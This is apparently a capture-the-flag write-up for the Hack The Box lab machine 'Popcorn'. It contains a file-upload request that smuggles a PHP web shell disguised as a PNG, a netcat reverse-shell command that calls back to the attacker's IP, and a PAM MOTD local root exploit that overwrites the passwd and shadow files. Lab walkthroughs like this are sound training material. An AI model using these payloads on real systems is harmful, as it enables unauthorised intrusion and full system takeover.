
```
Content-Length: 135
Connection: close
Content-Type: text/html

Upload: logo.png<br />
Type: image/png<br />
Size: 4.5537109375 Kb<br />
Upload Completed. <br />
Please refresh to see the ne
```

The highlighted portion in the above image is being copied after we convert to base64. Putting this into a file after decoding it, then running “file” against it will give us a file with type “png.” We can put this decoded (or original) mime/magic bytes directly into a burp request, or into the shellcode.



```
-----------------------------31634339563482659650746713392
Content-Disposition: form-data; name="file"; filename="exp.png.php"
Content-Type: image/png

PNG

IHDRnZY°c@sBIT|d  pHYsÒÝ~ütEXtCreation Time05/31/07-@ÑtEXtSoftwareMacromedia
Fireworks
8µhÒxIDATxí]mPTW~n¤AºÝÀ@ÖÑ>cJb&(ëg±k$®±QÝqe 2É$è¸lî$$eAFÇÁÉÑ8.ÎFltÛá£

<?php echo shell_exec($_GET['cmd'].' 2>&1'); ?>

-----------------------------31634339563482659650746713392
Content-Disposition: form-data; name="submit"

Submit Screenshot
-----------------------------31634339563482659650746713392--
```

Doing the above shows a valid file upload. We can then see it succeeded under "/torrent/upload/"




Index of /torrent/upload

Name	Last modified	Size	Description
Parent Directory		-	
723bc28f9b6f924cca68ccdff96b6190566ca6b4.png	17-Mar-2017 23:06	58K	
8509e36e3f62457bb3e33d07cd9a2440b83aa9fd.jpg	31-May-2021 22:25	48	
8509e36e3f62457bb3e33d07cd9a2440b83aa9fd.php	31-May-2021 23:59	352	
8509e36e3f62457bb3e33d07cd9a2440b83aa9fd.png	31-May-2021 22:48	4.6K	
noss.png	02-Jun-2007 23:15	32K	

Apache/2.2.12 (Ubuntu) Server at 10.10.10.6 Port 80

Clicking on our image and typing in "whoami", we see we have code execution




10.10.10.6/torrent/upload/8509e36e3f62457bb3e33d07cd9a2440b83aa9fd.php?cmd=wh


```
Â‰PNG  IHDRnZYÂ°c@sBIT|dÂˆ pHYsÃ’Ã~Ã¼tEXtCreation Time05/31/07-Â@Ã‘tEXtSoftwareMacromedia Fireworks 8ÂµhÃ’xÂŒIDATxÂœÃ-
]mPTWÂš~nÂ¤AÂº ÂÃÃ€@Â„Ã–Ã‘>Â,cJb&ÂÂ™(Ã«gÂ±k$Â©Â±QÂ“Â™ÂÃqeÂ  2Ã‰$Ã¨Â˜Â¸1Ã®$$eÂ•AFÃ‡ÃÃ‰Â“Â€Ã‘8.ÂŒÃŽÂ€FltÃ›Ã¡Â£Â‘ www-data
```

Getting a reverse shell, I check if some common tools are on the machine and see netcat is available. I then use the following code to get RCE

nc -c bash 10.10.14.34 9000




```
d.php?cmd=nc -c bash 10.10.14.34 9000
```



```
┌──(root💀kali)-[/opt/custom_shells]
└─# nc -lvnp 9000
listening on [any] 9000 ...
connect to [10.10.14.34] from (UNKNOWN) [10.10.10.6] 53318
whoami
www-data

```

Www-data

First thing I do is upgrade my shell to tty




```
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@popcorn:/var/www/torrent/upload$ █
```


Checking around /www, I find nothing too useful at first glance.

Going to /home, I can access user george's home and get the user flag

Looking through george's files some more, we find a directory called ".cache" containing the file "motd.legal-displayed"




```
-rw-r--r-- 1 george george  220 Mar 17  2017 .bash_logout
-rw-r--r-- 1 george george 3180 Mar 17  2017 .bashrc
drwxr-xr-x 2 george george 4096 Mar 17  2017 .cache
-rw------- 1 root   root   1571 Mar 17  2017 .mysql_history
```



```
ls
motd.legal-displayed
```

Looking up an exploit for "MOTD" shows there is one with PAM version 1.1.0
To search for the version of PAM, do the following command:


dpkg -l | grep -i pam



```
www-data@popcorn:/home/george/.cache$ dpkg -l | grep -i pam
dpkg -l | grep -i pam
ii  libpam-modules                    1.1.0-2ubuntu1                     Pluggable Authentication Modules for PAM
ii  libpam-runtime                    1.1.0-2ubuntu1                     Runtime support for the PAM library
ii  libpam0g                          1.1.0-2ubuntu1                     Pluggable Authentication Modules library
ii  python-pam                        0.4.2-12ubuntu3                    A Python interface to the PAM library
www-data@popcorn:/home/george/.cache$ █
```

We see we have PAM v. 1.1.0 and so we can use the exploit.

https://www.exploit-db.com/exploits/14339
Going through this exploit, it only needs to be on the machine to get root. First it makes a backup of some file and if the exploit fails the backup is restored. Otherwise a ssh key is generated and placed into the authorized keys folder, then the passwords are placed into passwd and shadow files to get root. It overwrites their passwords in other words.



```
www-data@popcorn:/tmp$ ./exploit
./exploit
[*] Ubuntu PAM MOTD local root
[*] SSH key set up
[*] spawn ssh
[+] owned: /etc/passwd
[*] spawn ssh
[+] owned: /etc/shadow
[*] SSH key removed
[+] Success! Use password toor to get root
Password: toor

root@popcorn:/tmp# 
```

Rooted